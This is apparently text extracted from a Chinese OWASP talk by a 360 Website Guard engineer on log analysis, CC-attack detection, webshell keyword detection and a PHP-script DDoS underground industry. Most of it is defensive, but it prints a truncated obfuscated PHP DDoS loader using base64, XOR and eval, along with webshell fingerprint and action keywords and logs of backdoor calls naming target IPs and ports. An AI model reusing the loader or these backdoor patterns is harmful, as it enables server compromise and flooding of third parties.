



数据分析、关键词和地下产业

奇虎360 董方



OWASP 中国

The Open Web Application Security Project

About Me



OWASP 中国
The Open Web Application Security Project

董方 (Vin Dong)

青葱岁月：

03年接触Web安全，从此踏上不归路(读代码，挖漏洞，黑网站，骗稿费)

80sec成员(www.80sec.com)

Web安全研究员（启明星辰，负责Web攻击分析，IDS/IPS防御规则研发）

高级安全架构师（搜狐，负责业务线安全架构&源代码审计&SDL）


第二春：

日志宝创始人(www.rizhibao.com，让我们在数据里撒点儿野)

新征程：

360网站卫士产品经理（wangzhan.360.cn）

<http://weibo.com/vindong>





- 1、360网站卫士数据规模和存储架构
- 2、做数据分析，而不是大数据分析
- 3、不要看不起关键词
- 4、从日志分析观服务器DDoS产业链
- 5、那些洗白了的地下产业链
- 6、我们的数据分析产品
- 7、结语



第一话：数据规模的变迁



2013-08-27

16.85 TB
TB

2014-09-14

72.72 

数据规模和架构



OWASP 中国
The Open Web Application Security Project

2013-08-27

81.24 GB
GB

2014-09-14

208.6 

数据规模和架构




OWASP 中国
The Open Web Application Security Project

2013-08-27

3,100,000,000
Request

2014-09-14

4,825,117,915 
Request

数据规模和架构



OWASP 中国
The Open Web Application Security Project

2013-08-27

13,223,130

Uip

2014-09-14

37,510,291 

Uip

数据规模和架构



OWASP 中国
The Open Web Application Security Project

2013-08-27

300,000

Web Vul Attack

2014-09-14

2,168,141

Web Vul Attack

数据规模和架构




OWASP 中国
The Open Web Application Security Project

2013-08-27

68,000,000
CC Attack

2014-09-14

315,572,938 
CC Attack



数据架构

Scribe + Storm + Redis + Mysql + Hadoop

架构都没变，只是.....

Hi 王宇宇

需给hdp-wangzhan (王宇宇) 增加些配额，目前配额是250T，已占用201.14T，使用率已超过80%。

网站卫士每月新增数据量7T，容量需求 $7T * \text{冗余}(2.62) = 18T$ ，即**每月的新增容量需求为18T**。

建议先增加半年的配额约 $18 * 6 = 108T$

谢谢！



第二话：做数据分析，而不是大数据分析



不谈概念

大数据的4V特性:

Volume (容量), Variety (多样性), Velocity (产生频率、更新频率), Value (价值)

不谈平台

Hadoop , Spark , Storm...

不谈算法

贝叶斯、马尔科夫链、隐马模型、神经网络、决策树...



从日志分析入手

日志分析的价值：

- 1、网站优化：时间(time),路径(uri),人物(sourceip),地点(path),访客分布(user-agent),带宽资源(bytes)，爬虫信息(bot)
- 2、发现攻击：时间(time)，地点(path)，人物(sourceip)，起因(vulnerability/webshell)，经过(attack)，结果(status 200/404/403/500)
- 3、发现漏洞：起因(vulnerability)，经过(scan uri)，结果(status 200/404/403/500，命中词)。

允许小范围误报，拒绝漏报

精确报警不是日志分析的职责

一切以爬虫为基础的扫描器都会被淘汰

攻击隐藏在异常中，找异常最重要



拆分维度，越细越好，做有目的的分析

```
1 #日志分析系统配置文件
2 #默认host
3 host:default
4 log_file:C:\Users\wangpeng3-s\Desktop\iis_access.log
5 #日志分析类型, 1:w3c 2:common 3:combined 4:自定义
6 rzb_logtype:2
7 #日志记录页面类型, 1:分析全部链接; 2:只网页文件(过滤图片, 静态html, js, css); 3:只分析指定后缀, 通过rzb_pagetype_particular指定后缀, 默认php, aspx
8 rzb_pagetype:1
9 #rzb_pagetype_particular只在rzb_pagetype为3时有效
10 rzb_pagetype_particular:php, aspx
11 #日志记录HTTP状态码, 1:分析全部状态码; 2:只分析200状态码; 3:只分析指定状态码, 通过rzb_httpcode_particular指定具体的状态码, 默认302, 502
12 rzb_httpcode:2
13 #rzb_httpcode_particular只在rzb_httpcode为3时有效
14 rzb_httpcode_particular:302, 502
15 #日志记录URL类型, 1:分析全部URL; 2:只分析带参数的URL; 3:只分析不带参数的URL
16 rzb_urltype:1
17 #w3c配置: 从iis日志一般日志文件的开头, 拷贝Fields内容
18 wc3_template:date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) sc-status sc-substatus sc-win32-status
19 #日志分析类型为自定义时, 需要设置下面的四项目, 名称(logformat_use)、分隔符(名称_delimited)、字段数(名称_fieldssize)、格式模板(名称_logtemplate)
20 #日志格式名称
21 #logformat_use: wangzhanwaf
22 #分隔符
23 #wangzhanwaf_delimited: \
24 #字段数
25 #wangzhanwaf_fieldssize: 8
26 #自定义字段, 需要按以下给定的名称进行设置, 其他未提供的名称可以自行设定。
27 #wangzhanwaf_logtemplate: remote_addr|time_local|host|request_url|response_code|content_length|http_referer|http_user_agent
28 #cc配置:
29 #concurrent_request: 600
30 #5分钟内高峰请求数
31 concurrent_request: 10
32 #请求增长率
33 request_growth: 0.5
34 #ip比率
35 ip_rate: 0.5
36 #规则版本
37 rule_ver: 20140831
```



构建并归纳攻击场景

攻击动机

盯上/盲打

闲的蛋疼，想黑个站
姨妈来了，好烦，想黑站
嚯，来了个抢生意的网站，黑他
哈哈，DEDECMS又出洞了，批量搞一下
我挖到了个新漏洞，找个站试试吧

攻击过程

攻击定损

什么时候开始攻击的？
是什么人在攻击我？
第一次是扫描还是直接攻击？
主要攻击那些环节？
攻击量最大是在什么时候？
都采用了哪些攻击手段？
攻击是什么时候结束的？持续了多长时间？
攻击过程回放

攻击溯源

取证/抓人

攻击者是否还攻击其他人？
攻击者还出现在哪些场景下？
攻击行为是人工还是自动化？
攻击者画像（技术水平，性别，年龄，地域）
攻击者历史行为记录
与其他产品数据联动定位具体人/机

讲述一个完整的故事很重要。

持续讲故事，持续积累，持续跟进更重要。

围绕Who，When，How展开分析。

发现问题方法很多，关键是后续行动。




多维度关联分析

正常访问模型

访问深度



访问广度



访问频度：288个5分钟/并发


参数污染度：/指纹识别/特定应用/特殊符号/长度/值类型



多维度关联分析

从access.log中分析出简单的CC攻击思路

时间单位：5分钟，Key：IP+URL



| | | |
|---------|-------|---|
| 1.1.1.1 | a.php | 2 |
| 2.2.2.2 | b.php | 2 |
| 3.3.3.3 | a.php | 1 |

假设阈值是3，当前5分钟并发为5，超过阈值，认为有异常

计算当前5次请求的总流量，如果并发和流量都大于上5分钟并发和流量的2倍，则认为有CC攻击



多维度关联分析

找出具体的CC攻击行为列表

| | | |
|---------|-------|---|
| 1.1.1.1 | a.php | 2 |
| 2.2.2.2 | b.php | 2 |
| 3.3.3.3 | a.php | 1 |

假设当前5分钟认为存在CC攻击(次数流量都是上5分钟的2倍)

判断Key(IP+URL)在当前5分钟总访问量的占比，超过阈值则认为是CC攻击具体行为

| | | | | |
|---------|-------|---|-----|-----|
| 1.1.1.1 | a.php | 2 | 2/5 | 40% |
| 2.2.2.2 | b.php | 2 | 2/5 | 40% |
| 3.3.3.3 | a.php | 1 | 1/5 | 20% |

(假设单位时间内阈值为40%)

结论：1.1.1.1和2.2.2.2分别对a.php和b.php两个页面发起了CC攻击

更复杂的，如“多IP对多URL”的CC识别不在此讨论范围，需要结合比如UA等更多维度的分析模型



第三话：不要看不起关键词



关键词的分类


传统关键词：system、exec、phpinfo、phpspy、powered by、union select...

不常见的关键词：CSS、bgcolor、js

关键词的类型：行为关键词、指纹关键词

关键词的逻辑：当出现关键词A时，必然出现关键词B或者C，出现B给80，出现C给20分

关键词是日志分析的建模基础。





在Windows主机下如何隐藏后门关键词？

你看到了：

- 一个PHP文件
- 一个空的PHP文件


真的是一个PHP文件么？

真的是一个空的PHP文件么？

当脚本遇上系统特性会产生出什么利用场景？



在Windows主机下如何隐藏后门关键词？



《NTFS数据流和web安全》
<http://www.80sec.com/release/ntfs-web-security.txt>



OWASP 中国
The Open Web Application Security Project

提纲

人能看懂的不叫关键词



OWASP 中国

The Open Web Application Security Project

提纲

360网站卫士后门识别技巧

需求：

- 1、从日志/流量中发现后门，无需依赖后门源文件
- 2、机器提取关键词
- 3、机器生成关键词逻辑
- 4、机器自动判断并拦截后门访问
- 5、机器自动提取后本样本(进化中)
- 6、拒绝误报，识别出的必然是后门，敢查就敢杀



OWASP 中国
The Open Web Application Security Project

提纲

360网站卫士后门识别技巧

先找出可疑的访问，再从可疑访问中找后门。

流量模型识别可疑行为：

- 1、网站每天的正常流量趋势和访问页面/目录结构分布基本是一样的
- 2、对每天的访问URL进行整理，去重，并且过滤掉静态资源（CSS,JS,HTML,图片等）
- 3、每天的访问URL整理后分为两个数据结构：带参数的（M1）和不带参数的（M2），作为基准数据模型
- 4、将今天的访问模型（M1-T,M2-T）和昨天的访问模型（M1-Y,M2-Y），对比，取差集
- 5、分析今天出现的访问请求但是在昨天没有出现的，是否是可疑行为



OWASP 中国
The Open Web Application Security Project

提纲

360网站卫士后门识别技巧

先找出可疑的访问，再从可疑访问中找后门。

通过文件偏移让程序自动提取后门关键词

| | | | | |
|---|---|---|---|---|
| | 0 | 1 | 2 | |
| | | | | |
| 3 | 4 | 5 | | |
| | | | | |
| | | 6 | 7 | 8 |

通过文件行数或者字节数偏移来随机取三段不连续的指纹关键词

通过遍历链接获取行为关键词



OWASP 中国
The Open Web Application Security Project

提纲

善用双向流量联合分析

2011年，日志宝就采用双向流量，仅通过日志文件就能准确发现后门文件

| | | | | |
|----|-----|------------------|-------------|----------------------------------|
| 38 | asp | xxdoc.asp | action | Action=CmdShell |
| 39 | asp | xxdoc.asp | action | Action=ToMdb |
| 40 | asp | xxdoc.asp | action | Action=ServerInfo |
| 41 | asp | xxdoc.asp | fingerprint | S.D |
| 42 | asp | shenhaiyang.asp | action | path= |
| 43 | asp | shenhaiyang.asp | action | path=&attrib= |
| 44 | asp | shenhaiyang.asp | action | up=1 |
| 45 | asp | shenhaiyang.asp | fingerprint | "#EEEEEEE"> nbsp; |
| 71 | php | php_NetworkFileI | action | cm=cd+.. |
| 72 | php | php_NetworkFileI | fingerprint | bgcolor=#E0F7FF |
| 73 | php | php_NetworkFileI | fingerprint | #hack.ru |
| 74 | php | php_PHPRemote | action | c=1 |
| 75 | php | php_PHPRemote | action | c=t |
| 76 | php | php_PHPRemote | action | c=codes |
| 77 | php | php_PHPRemote | fingerprint | phpRemoteView |
| 78 | php | php_PHPRemote | fingerprint | function tr(a0,a1,a2,a3,a4,a5,x) |



第四话：从日志分析观服务器DDoS产业链



基于PHP恶意脚本的服务器DDoS程序

```
<?php
set_time_limit(999999);
1 <?php
2 global $僥撻熈熈証;
3 $僥撻熈熈証 = array('儼殭殭操枰' => __FILE__);
4 if (!defined('CAEFCEEADDBB')) {
5     //define("CAEFCEEADDBB", 1381983942);
6     function 檣婢炸殭滄($檣婢炸殭滄, $硯峽殭檻樑 = "") {
7         global $僥撻熈熈証;
8         $檣婢炸殭滄 = base64_decode($檣婢炸殭滄);
9         if (empty($檣婢炸殭滄)) return "";
10        if ($硯峽殭檻樑 == "") {
11            return ~$檣婢炸殭滄;
12        } else {
13            $涸模堯埤夜 = $僥撻熈熈証['涸模堯埤夜']($檣婢炸殭滄);
14            $硯峽殭檻樑 = $僥撻熈熈証['樸晰輝垠崩']($硯峽殭檻樑, $涸模堯埤夜, $硯峽殭檻樑);
15            return $檣婢炸殭滄 ^ $硯峽殭檻樑;
16        }
17    }
18 }
19
20 $僥撻熈熈証['檣婢炸殭滄'] = 檣婢炸殭滄('mpKP14Y=', '');
21 $僥撻熈熈証['硯峽殭檻樑'] = 檣婢炸殭滄('nZ6Mmsn僉oJuan玗Cbm==', '');
22 $僥撻熈熈証['涸模堯埤夜'] = 檣婢炸殭滄('jIuNk5qR', '');
23 $僥撻熈熈証['樸晰輝垠崩'] = 檣婢炸殭滄('jIuNo悃+emw==', '');
24 $僥撻熈熈証['掙峴滄湏桐'] = 檣婢炸殭滄('CS9KLQ==', 'lY+Akg==');
25 $僥撻熈熈証['汨櫛剔甌沓'] = 檣婢炸殭滄('HCguLzhHB娛0A0ygt', 'lZKHg5c=');
26 $僥撻熈熈証['龢檣嚇峻溪'] = 檣婢炸殭滄('0MfInMmempmcy僕rNx87Pys2az8iezJvJ亂subx8+dy53奧0Jo=', '');
27
28 eval($僥撻熈熈証['硯峽殭檻樑']('JIOfk56fi5WCm4RbJ5aejYSNh40Yjp8nXT2Zl5+Bio0ahpuUKCdFeU1BQXc9PScs3
```



基于PHP恶意脚本的服务器DDoS程序

| url | parameter | sdate | attacktime | ip | times | httpcode |
|---------------------------------------|--|------------|------------------|----------------|-------|----------|
| /include/ckeditor/img/sg_eeeditnn.php | exit=53&time=200&http=112.121.167.180 | 2014-09-15 | 2014-08-30 00:00 | 61.160.236.54 | 10 | 200 |
| /include/ckeditor/img/sg_eeeditnn.php | exit=53&time=200&http=112.121.167.180 | 2014-09-15 | 2014-08-30 00:00 | 61.160.236.54 | 9 | 404 |
| /plus/show.php | ip=127.0.0.1&port=8080&time=4000 | 2014-09-15 | 2014-09-14 22:30 | 222.187.195.98 | 1 | 404 |
| /data/safe/timeois.php | port=80&time=1000&host=218.213.225.122 | 2014-09-15 | 2014-08-30 00:00 | 60.169.81.81 | 27 | 0 |
| /data/synddos.php | ip=162.211.183.152&port=80&time=4000 | 2014-09-15 | 2014-09-05 17:15 | 120.5.150.247 | 1 | 403 |
| /templates/syn.php | ip=162.211.183.152&port=80&time=4000 | 2014-09-15 | 2014-09-05 17:15 | 120.5.150.247 | 1 | 0 |
| /data/backupdata/inc_adsafs.php | port=90&time=150&ip=61.160.223.110 | 2014-09-15 | 2014-08-30 22:05 | 222.186.15.159 | 8 | 0 |
| /templates/syn.php | ip=162.211.183.152&port=80&time=4000 | 2014-09-15 | 2014-09-05 17:15 | 120.5.150.247 | 1 | 404 |
| /templates/syn.php | ip=162.211.183.152&port=80&time=4000 | 2014-09-15 | 2014-09-05 17:15 | 120.5.150.247 | 1 | 404 |
| /include/inc/Mfistdv.php | port=80&time=3000&host=115.197.22.91 | 2014-09-15 | 2014-09-01 22:15 | 122.240.8.129 | 32 | 200 |
| /include/inc/inc_fun_funstrinn.php | port=80&time=200&ip=124.228.254.35 | 2014-09-15 | 2014-08-30 00:10 | 124.163.249.46 | 1 | 200 |
| /plus/task/cahe/test.php | port=53&time=200&host=112.121.167.180 | 2014-09-15 | 2014-08-30 00:00 | 61.160.236.54 | 22 | 0 |
| /data/cache/fuck.php | ip=60.191.161.226&port=80&time=5 | 2014-09-15 | 2014-09-12 23:05 | 58.18.112.66 | 1 | 404 |
| /include/inc/Mfistdv.php | port=80&time=3000&host=115.197.22.91 | 2014-09-15 | 2014-09-01 22:15 | 122.240.8.129 | 33 | 404 |
| /data/cache/fuck.php | ip=124.163.233.84&port=80&time=300 | 2014-09-15 | 2014-08-30 15:25 | 171.216.26.83 | 1 | 200 |
| /data/cache/fuck.php | ip=218.5.205.254&port=80&time=4000 | 2014-09-15 | 2014-09-01 11:00 | 218.67.160.65 | 1 | 200 |
| /plus/dly.php | ip=162.211.183.152&port=80&time=4000 | 2014-09-15 | 2014-09-05 17:15 | 120.5.150.247 | 1 | 200 |

每周都会拦截超过300W+的PHP脚本DDoS攻击，如果我们不拦截，意味着什么？？



OWASP 中国
The Open Web Application Security Project

简单算一笔账

某台服务器上被黑客植入了DDoS恶意脚本

单次默认发送65535个A=65535 bytes

攻击4000次= $\text{round}((65535/1024/1024) * 4000, 2) = 249.99 \text{ MB}$

/templates/syn.php/ip=**162.211.183.152**&port=**80**&time=**4000**

162.211.183.152的80端口就迎来了将近250M流量，**这还只是单台服务器！**

试想一下开放这300W次攻击的后果是什么？



OWASP 中国
The Open Web Application Security Project

不是你死就是我亡

[检测到耗资源的进程]:

进程号=13775, 用户名=hmu099107

绑定域名列表=hmu099107.chinaw3.com (not complete)

[处理措施]:

站点关停

[此用户自上次关停(如果有)后的最近50条Apache日志]: (供参考及检查可疑程序)

```
27.221.20.19 - - [15/Oct/2013:21:09:40 +0800] "GET /uploads/120728/2-120HQ3151CG.JPG HTTP/1.1" 200 318389 "http://www.cca3m.com/index.html"
202.102.85.17 - - [15/Oct/2013:21:07:15 +0800] "GET /data/img/article_inuucfn.php?exit=53&time=1000&http=113.73.84.141 HTTP/1.0" 500 543 "-"
202.102.85.17 - - [15/Oct/2013:21:07:32 +0800] "GET /data/img/article_inuucfn.php?exit=53&time=1000&http=118.253.95.215 HTTP/1.0" 500 543 "-"
61.135.249.203 - - [15/Oct/2013:21:10:51 +0800] "GET /tags.php?/%B%A%C3%C9%ED%B2%C4/ HTTP/1.1" 200 23441 "-" "Mozilla/5.0 (compatible; YoudaoBot/1.0; http://www.youdao.com/)"
202.102.85.17 - - [15/Oct/2013:21:07:51 +0800] "GET /data/img/article_inuucfn.php?exit=53&time=1000&http=175.3.46.226 HTTP/1.0" 500 543 "-"
101.226.4.9 - - [15/Oct/2013:21:12:51 +0800] "GET /uploads/allimg/120801/1-120P1135212260.jpg HTTP/1.1" 200 26962 "-" "Mozilla/5.0 (compatible; BaidoBot/1.0; http://www.baidu.com/)"
202.102.85.17 - - [15/Oct/2013:21:08:32 +0800] "GET /data/img/article_inuucfn.php?exit=53&time=1000&http=118.253.95.215 HTTP/1.0" 500 543 "-"
202.102.85.17 - - [15/Oct/2013:21:08:16 +0800] "GET /data/img/article_inuucfn.php?exit=53&time=1000&http=118.253.95.215 HTTP/1.0" 500 543 "-"
```



OWASP 中国
The Open Web Application Security Project

不是你死就是我亡

[检测到耗资源的进程]:

进程号=13775, 用户名=hmu099107

绑定域名列表=hmu099107.chinaw3.com (not complete)

[处理措施]:

站点关停

[此用户自上次关停(如果有)后的最近50条Apache日志]: (供参考及检查可疑程序)

```
27.221.20.19 - - [15/Oct/2013:21:09:40 +0800] "GET /uploads/120728/2-120HQ3151CG.JPG HTTP/1.1" 200 318389 "http://www.cca3m.com/index.html"
202.102.85.17 - - [15/Oct/2013:21:07:15 +0800] "GET /data/img/article_inuucfn.php?exit=53&time=1000&http=113.73.84.141 HTTP/1.0" 500 543 "-"
202.102.85.17 - - [15/Oct/2013:21:07:32 +0800] "GET /data/img/article_inuucfn.php?exit=53&time=1000&http=118.253.95.215 HTTP/1.0" 500 543 "-"
61.135.249.203 - - [15/Oct/2013:21:10:51 +0800] "GET /tags.php?/%B%A%C3%C9%ED%B2%C4/ HTTP/1.1" 200 23441 "-" "Mozilla/5.0 (compatible; YoudaoBot/1.0; http://www.youdao.com/)"
202.102.85.17 - - [15/Oct/2013:21:07:51 +0800] "GET /data/img/article_inuucfn.php?exit=53&time=1000&http=175.3.46.226 HTTP/1.0" 500 543 "-"
101.226.4.9 - - [15/Oct/2013:21:12:51 +0800] "GET /uploads/allimg/120801/1-120P1135212260.jpg HTTP/1.1" 200 26962 "-" "Mozilla/5.0 (compatible; MSNBot/1.0; http://search.msn.com)"
202.102.85.17 - - [15/Oct/2013:21:08:32 +0800] "GET /data/img/article_inuucfn.php?exit=53&time=1000&http=118.253.95.215 HTTP/1.0" 500 543 "-"
202.102.85.17 - - [15/Oct/2013:21:08:16 +0800] "GET /data/img/article_inuucfn.php?exit=53&time=1000&http=118.253.95.215 HTTP/1.0" 500 543 "-"
```



相关数据

| | | |
|---------------|--------------------------------|---|
| www.pcoop.com | /data/indray.php | port=80&time=100&host=119.0.231.133 |
| www.pcoop.com | /data/indxie.php | port=986&time=200&host=14.17.79.95 |
| www.pcoop.com | /data/Timeost.php | port=80&time=100&host=183.60.197.212 |
| www.pcoop.com | /data/Tissmd.php | port=10243&time=150&host=183.60.201.112 |
| www.pcoop.com | /include/inc/dedeins.php | port=25511&time=9999&host=180.153.117.157 |
| www.pcoop.com | /include/inc/indxie.php | port=25511&time=9999&host=180.153.117.157 |
| www.pcoop.com | /include/locad.php | port=986&time=200&host=14.17.79.95 |
| www.pcoop.com | /member/archives_sg_editnn.php | exit=53&time=200&http=112.90.234.184 |
| www.pcoop.com | /plus/26.php | exit=53&time=150&http=121.12.125.105 |
| www.pcoop.com | /plus/28.php | port=53&time=400&host=58.221.31.224 |
| www.pcoop.com | /plus/88.php | exit=53&time=150&http=121.12.125.105 |
| www.pcoop.com | /plus/article_asynns.php | port=12360&time=300&ip=115.230.127.246 |
| www.pcoop.com | /plus/cssss.php | exit=53&time=150&http=121.12.125.105 |
| www.pcoop.com | /plus/mybak.php | ip=117.23.60.36&port=80&time=400000 |
| www.pcoop.com | /plus/task/CooeLe.php | exit=25511&time=9999&http=180.153.117.157 |
| www.pcoop.com | /plus/task/CooeLi.php | exit=25511&time=9999&http=180.153.117.157 |
| www.pcoop.com | /plus/task/indxie.php | exit=25511&time=9999&http=180.153.117.157 |
| www.pcoop.com | /plus/task/Lokddi.php | port=81&time=400&host=58.221.31.224 |
| www.pcoop.com | /plus/task/Timeoit.php | exit=53&time=150&http=121.12.125.105 |
| www.pcoop.com | /plus/task/Timest.php | port=25511&time=9999&host=180.153.117.157 |
| www.pcoop.com | /templates/img/deins_asy.php | port=31414&time=200&ip=180.153.111.19 |



OWASP 中国
The Open Web Application Security Project

提纲

相关数据

| 出现频率最高的DDoS后门文件名 | 出现频率最高目录 | 最常被攻击的端口 |
|--------------------|---------------|----------|
| abc.php | /plus/ | 80 |
| xi.php | /templates/ | 53 |
| Xml.php | /include/ | 21 |
| dedetag.claess.php | /data/ | 22 |
| counti.php | /api/ | |
| plase.php | /cache/ | |
| cba.php | /admin/ | |
| os.php | /UploadFiles/ | |
| practical.php | / | |
| abbb.php | | |

| 最嚣张的后门文件名 | 藏的最深的恶意文件 |
|------------------|--|
| QQ1045158267.php | /page/album_view/prof_id/3550373/categlla/ 4.om/templates/img/deins_asy.php |



OWASP 中国
The Open Web Application Security Project

提纲

相关数据

开放云平台是日渐兴起的后门藏匿地

PHPwebshell自带DDoS功能的越来越多

有些建站公司建站同时植入后门

大部分出现后门的网站都是中小型的电商或者企业

大部分的攻击客户端来自小说阅读器、传奇私服登陆器等等

更多深层分析还在进行中...



第五话：那些洗白了的地下产业链



OWASP 中国

The Open Web Application Security Project

我们为站长提供专业、全面的访客抓取和分析

公司运作模式

访客精灵隶属重庆千旺科技有限公司旗下产品，千旺科技长期经营网络产品开发研究，已经形成一整套产业模式，在行业中具有领先的技术优势，我们的宗旨：一直被模仿，但绝不允许被超越！

[千旺科技](#) | [公司章程](#) | [员工列表](#)



安全可信赖

